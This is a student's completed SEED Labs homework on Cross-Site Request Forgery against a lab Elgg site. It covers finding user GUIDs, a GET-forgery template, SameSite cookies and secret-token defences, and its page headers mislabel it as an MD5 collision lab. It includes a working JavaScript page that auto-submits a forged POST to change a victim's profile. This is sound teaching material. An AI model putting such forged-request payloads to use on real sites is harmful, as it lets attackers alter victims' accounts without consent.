

SEED Labs

Cross-Site Request Forgery (CSRF) Attack

Acknowledgement:

I confirm that this submission, including all code and figures, is entirely my own work.

Full Name: ____尤晟暄____

Student ID: ____R32314015____

Date: ____2026/4/6____

SEED Labs – MD5 Collision Attack Lab

Complete this template based on the manual provided. **Answer in English.**
(Homework_2_Manual_Web_CSRF_Elgg.pdf, available in both English and Chinese).

3.1 Task 1: Observing HTTP Request.

– **Question 1.** What is the guid of alice?

Answer: 56

– **Question 2.** How can you know alice's guid without logging in as alice? Show your proof in the screenshot below. The screenshot must show Firefox Web Developer Tool (You are supposed to know alice's guid using this tool). There are multiple ways to know alice's guid, you just need to answer **one** way and provide **one** screenshot.

Answer: Slog in as any user , navigate to Alice's profile page, and use the Network Tool to inspect the HTTP request. The GUID appears in the URL

Screenshot for task 1 (Replace the two screenshots below with **your own screenshot**):




Figure 1 Bobby's Guid in Web Developer Tool, Method 1

SEED Labs – MD5 Collision Attack Lab




Figure 1.5 Bobby's Guid in Web Developer Tool, Method 2

Note: Figure 1 and Figure 1.5 are example screenshots, showing bobby's guid instead of alice's. You just need to keep one screenshot of your own. Your screenshot for Task 1 should be on page 2 only. Page 3 should start with Task 2. Do not take pictures with your phone!

SEED Labs – MD5 Collision Attack Lab

3.2 Task 2: CSRF Attack using GET Request

– **Question 3.** You are required to modify the contents of `addfriend.html`, so when alice visits www.attacker32.com/addfriend, Samy is automatically added as a friend of hers. Show your modification in the original lines below, **in red color**.

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="" alt="image" width="1" height="1"/>
</body>
</html>
```

Also, of course you need to know samy’s guid. What is it? [Answer: 59](#)

Screenshot for task 2 (Replace the screenshot below with **your own screenshot**):

Your screenshot should show the GET request that was sent to seed-server website to add Samy as a friend. The request should show Samy’s guid as well.




Figure 2 GET Request to Set samy as A Friend

3.3 Task 3: CSRF Attack using POST Request

– **Question 4.** You are required to modify the contents of `editprofile.html`, so when alice visits www.attacker32.com/editprofile, her profile description is modified to “Samy is my hero”. Show your modification in the original lines below, **in red color**.

SEED Labs – MD5 Collision Attack Lab

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='briefdescription'
value='Samy is my Hero'>";
    fields += "<input type='hidden'
name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form, note that you need to change the URL
    p.action = "http://www.seed-server.com/action/profile/edit";

    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Screenshot for task 3 (Replace the screenshot below with [your own screenshot](#)):

Your screenshot should show the POST request that was sent to seed-server website to modify alice's profile description. The request should show other contents as well.

SEED Labs – MD5 Collision Attack Lab

The screenshot shows the Elgg user profile for 'alice'. The profile has a brief description 'Samy is my Hero' and an 'About me' section with the number '1'. Below the profile are sections for 'Blogs' and 'Bookmarks'. A browser developer tools window is open at the bottom, displaying the Network tab. A POST request to 'www.seed.../edit' is selected, showing the request payload in the 'Request payload' section. The payload is a URL-encoded string: 'name=alice&briefdescription=Samy+is+my+Hero&accesslevel%5Bbriefdescription%5D=2&guid=56'. The 'Form data' section also shows the same data as key-value pairs.

Figure 3 POST Request to Modify alice's Profile to be "Samy is my hero"

– **Question 5.** If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer: Yes, Bobby can still launch the CSRF attack. He does not need to know the victim's identity beforehand. The malicious HTML/JavaScript will execute in the victim's browser when they visit his site, and the browser will automatically include the victim's session cookies with the forged request. The server identifies the victim based on the session cookie. However, Bobby would need to either omit the guid parameter or find a way to dynamically obtain the victim's GUID (e.g., by first sending a GET request to the victim's profile page and extracting the GUID). Without the correct guid, the profile modification may fail or modify the wrong user.

SEED Labs – MD5 Collision Attack Lab

4.1 Task 4: Enabling Elgg's Countermeasure

– **Question 6.** Read section 4.1 in the lab manual, and answer: Why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Hint: While cookies are automatically attached by the browser to every request, the secret token and timestamp are dynamic HTML elements embedded within seed-server pages.

Answer: the secret tokens are dynamically embedded as hidden form fields and JavaScript variables in legitimate Elgg pages. The attacker cannot send these tokens in a CSRF attack because the attacker's malicious site cannot read these tokens from the victim's browser due to the same-origin policy. While cookies are automatically attached by the browser to every request, the secret tokens are dynamic HTML elements embedded within seed-server pages. A cross-site request cannot access the DOM of a page from seed-server.com because they are different origins. Therefore, the attacker cannot extract the tokens to include them in the forged request.

No screenshots are needed for this task.

4.2 Task 5: Experimenting with the SameSite Cookie Method

Note: The example screenshot will help you answer questions 7, 8, and 9.

– **Question 7.** Please describe what you see and explain why some cookies are not sent in certain scenarios.

Answer: There have three cookie that

Name	Value	samesite
cookie-normal	bbbbbb	None
cookie-lax	aaaaaa	Lax
cookie-strict	ccccc	Strickt

hen the user clicks **Link A** , all three cookies are sent to the server. When the user clicks **Link B** , only cookie-normal (SameSite=None) is sent, while cookie-lax and cookie-strict are **not sent**. The browser enforces the SameSite attribute

SEED Labs – MD5 Collision Attack Lab

– **Question 8.** Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

Answer:

The server can set a specific cookie with the SameSite=Lax or SameSite=Strict attribute. When a browser sends an HTTP request to the server, it automatically attaches this cookie **only if** the request originates from the same site.

- 1.If the server receives a request **with** this cookie → the request is a **same-site request**.
- 2.If the server receives a request **without** this cookie → the request is a **cross-site request**.

– **Question 9.** Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

Answer:

I would set Elgg's session cookie with the SameSite=Lax attribute. This ensures that the cookie is only sent in same-site requests, not in cross-site requests from attacker sites. As a result, any forged CSRF request from attacker32.com will lack the session cookie and be rejected by the server as unauthenticated. This provides automatic CSRF protection without needing to check secret tokens manually.

SEED Labs – MD5 Collision Attack Lab

Screenshot for task 5 (Replace the screenshot below with **your own screenshot**):

Your screenshot should show the data for one of the three cookies.




Figure 4 Data for cookie-strict

6 Submission

Convert the finished template to pdf and upload. Do not upload .docx or any other files.